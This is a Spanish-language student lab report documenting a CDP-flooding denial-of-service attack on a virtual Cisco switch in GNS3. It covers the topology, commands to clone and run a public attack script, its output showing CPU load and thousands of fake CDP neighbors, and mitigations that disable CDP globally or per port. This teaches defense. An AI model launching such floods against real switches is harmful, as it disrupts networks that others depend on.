

DOCUMENTACIÓN TÉCNICA PROFESIONAL

Ataque DoS mediante CDP

Cisco Discovery Protocol - Laboratorio en GNS3

Campo	Detalle
Repositorio	https://github.com/iClexi/CDP-Attack
Video de demostración	https://www.youtube.com/watch?v=edOAM4gyGzo
Autor	Michael David Robles Fermin
Matricula	2025 - 0845
Asignatura	Seguridad de Redes
Entorno	GNS3, Kali Linux, Cisco IOSvL2
Red de laboratorio	20.25.8.0/24
Fecha	01/06/2026

Este documento describe la ejecución controlada de un ataque de denegación de servicio mediante CDP, su evidencia técnica y las contramedidas aplicadas para mitigar el riesgo dentro de un laboratorio autorizado.

Índice

1. Introducción.....	4
1.1 Uso responsable y alcance.....	4
2. Objetivos	5
2.1 Objetivo del laboratorio	5
2.2 Objetivo del script	5
2.3 Resultado esperado.....	5
3. Documentación de la red	6
3.1 Topología utilizada.....	6
3.2 Direccionamiento IP e interfaces	6
3.3 Configuración base recomendada	7
4. Requisitos para utilizar la herramienta	8
4.1 Instalación del repositorio	8
5. Funcionamiento técnico del script	9
5.1 Ejecución del ataque	9
5.2 Indicadores de impacto.....	10
6. Evidencia técnica del ataque.....	11
6.1 CPU antes del ataque.....	11
6.2 CPU durante el ataque	11
6.3 Vecinos CDP falsos	12
6.4 Total de entradas CDP	12
7. Contramedidas aplicadas.....	13
7.1 Deshabilitar CDP globalmente.....	13
7.2 Deshabilitar CDP por interfaz	13
7.3 Comparación de mitigaciones	14

8. Verificación posterior a la mitigación	15
8.1 Limpieza de laboratorio	15
9. Conclusión	16
10. Referencias y entregables.....	16

1. Introducción

Este documento presenta la documentación técnica profesional del laboratorio de ataque DoS mediante CDP. El objetivo es explicar el contexto, los requisitos, la topología, el funcionamiento del script, las evidencias obtenidas durante la prueba y las contramedidas aplicadas para reducir el riesgo.

CDP, Cisco Discovery Protocol, es un protocolo de capa 2 utilizado por dispositivos Cisco para descubrir vecinos directamente conectados. Al abusar de este protocolo, un atacante conectado a un puerto de acceso puede enviar una gran cantidad de anuncios CDP falsificados, obligando al switch a procesar información innecesaria y generando consumo de recursos.

1.1 Uso responsable y alcance

La práctica fue realizada exclusivamente en un entorno controlado y autorizado. El script y los comandos descritos no deben ejecutarse en redes públicas, redes empresariales, redes de terceros o cualquier entorno donde no exista autorización explícita.

Elemento	Descripción
Tipo de práctica	Laboratorio académico y controlado
Alcance	Evaluación del impacto de tráfico CDP falsificado en un switch virtual Cisco IOSvL2
Restricción	No utilizar fuera de entornos propios o autorizados

2. Objetivos

2.1 Objetivo del laboratorio

Demostrar cómo un atacante conectado a un puerto de acceso puede abusar del protocolo CDP para generar carga en un switch Cisco IOSvL2 dentro de una topología controlada.

2.2 Objetivo del script

El script `cdp-attack.py` genera múltiples tramas CDP falsificadas y las envía por la interfaz seleccionada. Cada trama contiene valores variables que simulan vecinos CDP falsos, provocando que el switch procese una gran cantidad de anuncios CDP.

2.3 Resultado esperado

Durante la ejecución del ataque se espera observar aumento en el uso de CPU, incremento de paquetes CDP recibidos y múltiples entradas falsas en la tabla de vecinos CDP del switch. Después de aplicar la mitigación, el switch no debe aprender nuevos vecinos CDP desde el puerto no confiable.

3. Documentación de la red

3.1 Topología utilizada

La red del laboratorio está compuesta por un router R-1, un switch SW-1, una máquina Kali Linux utilizada como atacante y una PC víctima. Todos los equipos se encuentran dentro de la red 20.25.8.0/24.




Figura 2. Topología del laboratorio CDP DoS en GNS3.

3.2 Direccionamiento IP e interfaces

Dispositivo	Interfaz	Dirección IP	Rol
R-1	Fa0/0	20.25.8.45/24	Gateway de la red
SW-1	Gi0/0	N/A	Conexión hacia R-1
SW-1	Gi0/1	N/A	Puerto hacia Kali atacante
SW-1	Gi0/2	N/A	Puerto hacia PC1 víctima
Kali	eth0	20.25.8.46/24	Máquina atacante
PC1	N/A	20.25.8.47/24	Víctima de prueba

3.3 Configuración base recomendada

Antes del ataque se debe confirmar que el router tenga la dirección IP del gateway configurada y que exista conectividad básica entre la víctima, el atacante y el gateway.

```
Enable
configure terminal
interface fastEthernet0/0
ip address 20.25.8.45 255.255.255.0
no shutdown
end
write memory
PC1> ip 20.25.8.47/24 20.25.8.45
PC1> ping 20.25.8.45
```

4. Requisitos para utilizar la herramienta

Categoría	Requisito
Sistema atacante	Kali Linux con Python 3 y permisos de superusuario
Librería principal	Scapy para construcción y envío de tramas de capa 2
Conectividad	Acceso directo de capa 2 desde Kali hacia el switch
Dispositivo de red	Switch Cisco IOSvL2 con CDP habilitado
Entorno	GNS3, EVE-NG, PNETLab o entorno equivalente

4.1 Instalación del repositorio

```
git clone https://github.com/iClexi/CDP-Attack.git
```

```
cd CDP-Attack
```

```
sudo chmod +x cdp-attack.py
```



5. Funcionamiento técnico del script

El script construye tramas CDP falsas utilizando encapsulación de capa 2 con LLC/SNAP. Cada paquete incluye campos TLV propios de CDP, como Device ID, Address, Port ID, Capabilities, Platform, Native VLAN, Duplex y Software Version.

El campo Device ID cambia de forma repetida para simular múltiples vecinos CDP inexistentes. Esto provoca que el switch procese y registre información falsa, generando consumo de recursos y llenado de la tabla de vecinos CDP.

5.1 Ejecución del ataque

```
sudo python3 cdp-attack.py
```



```
(kali@kali)-[~]
$ sudo python3 cdp-attack.py

Interfaces disponibles:

1. eth0          UP          20.25.8.46/24 fe80::7dd6:79b3:1d4:e0da/64
2. eth1          DOWN

Selecciona la interfaz conectada al switch [Enter = eth0]: 1

Configuracion del laboratorio CDP DoS:
iface=eth0
mac=00:0c:29:58:50:08
workers=4
pps=0
pool=3000
extra=1450
payload_size=1500
ttl=255
duration=0
count=0
prefix=CDP-DOS-MICHAEL-1780256797
random_src=False

Presiona Enter para iniciar o escribe n para cancelar:

Ataque iniciado. Usa Ctrl+C para detener.

worker 0 preparando pool=3000
worker 1 preparando pool=3000
worker 2 preparando pool=3000
worker 3 preparando pool=3000
worker 0 iniciando envio
worker 3 iniciando envio
worker 2 iniciando envio
worker 1 iniciando envio
```

Figura 3. Ejecución del script `cdp-attack.py` desde Kali Linux.

5.2 Indicadores de impacto

Indicador	Evidencia esperada
Uso de CPU	Incremento del porcentaje de CPU en el switch durante el ataque
Vecinos CDP	Aparición de múltiples vecinos falsos aprendidos por el puerto del atacante
Entradas CDP	Cantidad elevada de entradas mostradas por show cdp entry *
Lentitud	Posible demora en la consola del switch por carga de procesamiento

6. Evidencia técnica del ataque

6.1 CPU antes del ataque

Antes de ejecutar el script, se revisa el estado inicial del switch mediante el comando `show processes cpu sorted`. Esta medición sirve como línea base para comparar el impacto posterior.

SW1# show processes cpu sorted

```
Switch#show proces
Switch#show processes c
Switch#show processes cpu sor
Switch#show processes cpu sorted
CPU utilization for five seconds: 2%/0%; one minute: 1%; five minutes: 4%
  PID Runtime(ms)   Invoked  uSecs   5Sec   1Min   5Min  TTY Process
   62    116401      450758    250  1.11%  0.77%  1.54%  0 IOSv e1000
   70     21329      1144231    18  0.47%  0.19%  0.28%  0 Ethernet Msec Ti
  280    16368       9263    1767  0.39%  0.37%  0.39%  0 Per-Second Jobs
   83    11297      142904    79  0.15%  0.03%  0.10%  0 VRRS Main thread
  128    12697      15044    843  0.07%  0.09%  0.10%  0 Spanning Tree
   40     752       9228    81  0.07%  0.00%  0.00%  0 Dynamic ARP Insp
   10    32690     158140    206  0.07%  0.02%  0.25%  0 IOSv in console
    7         0         2         0  0.00%  0.00%  0.00%  0 Timers
    8         2         99        20  0.00%  0.00%  0.00%  0 WATCH_AFS
    9         1         2        500  0.00%  0.00%  0.00%  0 IOSv out console
```

Figura 4. Uso de CPU antes de ejecutar el ataque CDP DoS.

6.2 CPU durante el ataque

Durante la ejecución del ataque se vuelve a consultar el uso de CPU. El incremento evidencia que el switch está procesando una gran cantidad de paquetes CDP generados por Kali.

SW1# show processes cpu sorted

```
Switch#show processes cpu sorted
CPU utilization for five seconds: 38%/0%; one minute: 16%; five minutes: 7%
  PID Runtime(ms)   Invoked  uSecs   5Sec   1Min   5Min  TTY Process
   62    120908      453735    266 10.07%  5.06%  2.58%  0 IOSv e1000
   10     35182      161117    218  8.55%  2.88%  0.96%  0 IOSv in console
   84    21239      11184    1099  5.91%  3.12%  1.33%  0 CDP Protocol
    3    10764       4121    2611  5.43%  1.31%  0.38%  0 Exec
   66     6164      19916    309  1.43%  0.72%  0.24%  0 EEM ED NO
  215    11184      143913    77  1.43%  0.41%  0.21%  0 MMA DP TIMER
   70    21926     1152136    19  0.95%  0.67%  0.40%  0 Ethernet Msec Ti
   83    11621      143911    80  0.79%  0.35%  0.18%  0 VRRS Main thread
  280    16631       9330    1782  0.71%  0.45%  0.41%  0 Per-Second Jobs
  201    10950      143913    76  0.63%  0.34%  0.18%  0 MMA DB TIMER
  217     2883     289550     9  0.47%  0.07%  0.01%  0 MMON MENG
Switch#
```

Figura 5. Uso de CPU durante la ejecución del ataque CDP DoS.

6.3 Vecinos CDP falsos

El comando `show cdp neighbors` permite observar las entradas CDP aprendidas por el switch. Durante el ataque, estas entradas corresponden a vecinos falsificados generados por el script.

SW1# `show cdp neighbors`

```
Switch#show cdp neighbors
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater, P - Phone,
                  D - Remote, C - CVTA, M - Two-port Mac Relay

Device ID         Local Intrfce   Holdtme    Capability Platform Port ID
CDP-DOS-MICHAEL-1780256797-1-5968-53092
                  Gig 0/1         254        R S I     IOSvL2  LA Gig 8/0/40
CDP-DOS-MICHAEL-1780256825-0-1312-50729
                  Gig 0/1         254        R S I     IOSvL2  LA Gig 5/0/11
CDP-DOS-MICHAEL-1780256825-0-1297-27426
                  Gig 0/1         254        R S I     IOSvL2  LA Gig 1/1/41
CDP-DOS-MICHAEL-1780256797-0-1099-34585
                  Gig 0/1         254        R S I     IOSvL2  LA Gig 0/5/48
CDP-DOS-MICHAEL-1780256797-0-1098-65287
                  Gig 0/1         254        R S I     IOSvL2  LA Gig 6/0/27
CDP-DOS-MICHAEL-1780256797-0-1092-40770
                  Gig 0/1         254        R S I     IOSvL2  LA Gig 9/1/47
CDP-DOS-MICHAEL-1780256797-0-2936-
```

Figura 6. Vecinos CDP falsos generados durante el ataque.

6.4 Total de entradas CDP

La cantidad total de entradas CDP desplegadas confirma el volumen de información falsa que el switch tuvo que procesar durante la prueba.

```

3      Gig 0/1         254        R S I     IOSvL2  LA Gig 8/0/40
4 CDP-DOS-MICHAEL-1780256825-0-1312-50729
5      Gig 0/1         254        R S I     IOSvL2  LA Gig 5/0/11
6 CDP-DOS-MICHAEL-1780256825-0-1297-27426
7      Gig 0/1         254        R S I     IOSvL2  LA Gig 1/1/41
8 CDP-DOS-MICHAEL-1780256797-0-1099-34585
9      Gig 0/1         254        R S I     IOSvL2  LA Gig 0/5/48
10 CDP-DOS-MICHAEL-1780256797-0-1098-65287
11      Gig 0/1         254        R S I     IOSvL2  LA Gig 6/0/27
12 CDP-DOS-MICHAEL-1780256797-0-1092-40770
13      Gig 0/1         254        R S I     IOSvL2  LA Gig 9/1/47
14 CDP-DOS-MICHAEL-1780256797-0-2936-12399
15      Gig 0/1         254        R S I     IOSvL2  LA Gig 9/9/13
16 CDP-DOS-MICHAEL-1780256797-0-2921-91916
17      Gig 0/1         254        R S I     IOSvL2  LA Gig 7/8/20
18 CDP-DOS-MICHAEL-1780256797-0-2920-84380
19      Gig 0/1         254        R S I     IOSvL2  LA Gig 1/9/30
20 CDP-DOS-MICHAEL-1780256797-2-7327-73595
21      Gig 0/1         253        R S I     IOSvL2  LA Gig 9/5/44
22
23 Total cdp entries displayed : 5221
24 Switch#
```

Figura 7. Total de entradas CDP generadas por el ataque.


7. Contramedidas aplicadas

La mitigación principal contra este tipo de ataque consiste en deshabilitar CDP en interfaces no confiables. Si CDP no es necesario en el dispositivo, también puede deshabilitarse de forma global.

7.1 Deshabilitar CDP globalmente

Cuando CDP no es requerido, se puede deshabilitar en todo el switch mediante `no cdp run`. Esta acción evita que el equipo procese paquetes CDP en cualquier interfaz.

```
configure terminal
no cdp run
end
show cdp neighbors
```




```
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#no cdp run
Switch(config)#exit
Switch#conf t
*May 31 19:48:08.432: %SYS-5-CONFIG_I: Configured from console by cconfigure terminal
Switch#show cdp neighbors
% CDP is not enabled
Switch#
```

Figura 8. Verificación de CDP deshabilitado globalmente.

7.2 Deshabilitar CDP por interfaz

Cuando CDP sí es necesario en algunos enlaces, la mejor práctica es deshabilitarlo únicamente en puertos de usuario o puertos no confiables. En este caso se aplica al puerto conectado a Kali.

```
configure terminal
interface gigabitEthernet0/1
no cdp enable
end
show cdp neighbors
```



```
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#int g0/1
Switch(config-if)#no cdp enable
Switch(config-if)#
```

Figura 9. CDP deshabilitado en la interfaz no confiable.

7.3 Comparación de mitigaciones

Mitigación	Dónde se aplica	Ventaja	Uso recomendado
no cdp run	Globalmente en el switch	Elimina completamente el procesamiento CDP	Cuando CDP no es necesario
no cdp enable	Puerto específico	Mantiene CDP en enlaces administrados y lo bloquea en puertos no confiables	Puertos de usuario o conexión hacia equipos no Cisco

8. Verificación posterior a la mitigación

Después de aplicar la contramedida, se debe limpiar la tabla y los contadores de CDP para eliminar entradas anteriores y validar que el switch no aprenda nuevos vecinos falsos desde el puerto atacante.

```
clear cdp table  
clear cdp counters  
show cdp interface gigabitEthernet0/1  
show cdp neighbors  
show cdp traffic  
show processes cpu sorted
```

Elemento verificado	Resultado esperado
Interfaz hacia Kali	CDP deshabilitado o sin procesamiento de paquetes CDP
Tabla de vecinos CDP	Sin nuevas entradas falsas desde el puerto atacante
Contadores CDP	Sin incremento anormal después de aplicar la mitigación
CPU del switch	Reducción del consumo relacionado con CDP

8.1 Limpieza de laboratorio

Para repetir la práctica desde cero, es recomendable limpiar la tabla de vecinos y los contadores antes de ejecutar una nueva prueba.

```
clear cdp table  
clear cdp counters
```

9. Conclusión

El laboratorio demuestra que CDP puede ser abusado por un atacante conectado a un puerto de acceso para generar carga innecesaria en un switch Cisco. La evidencia muestra aumento de CPU, aparición de múltiples vecinos CDP falsos y un volumen elevado de entradas procesadas por el dispositivo.

La mitigación recomendada es deshabilitar CDP en puertos no confiables mediante `no cdp enable`. En entornos donde CDP no sea necesario, se puede deshabilitar globalmente con `no cdp run`. Esta práctica reduce la superficie de ataque y evita que dispositivos no autorizados generen información CDP falsa.

10. Referencias y entregables

Recurso	Ubicación
Repositorio del laboratorio	https://github.com/iClexi/CDP-Attack
Video de demostración	https://www.youtube.com/watch?v=edOAM4gyGzo
Script principal	<code>cdp-attack.py</code>
Documentación técnica	Este documento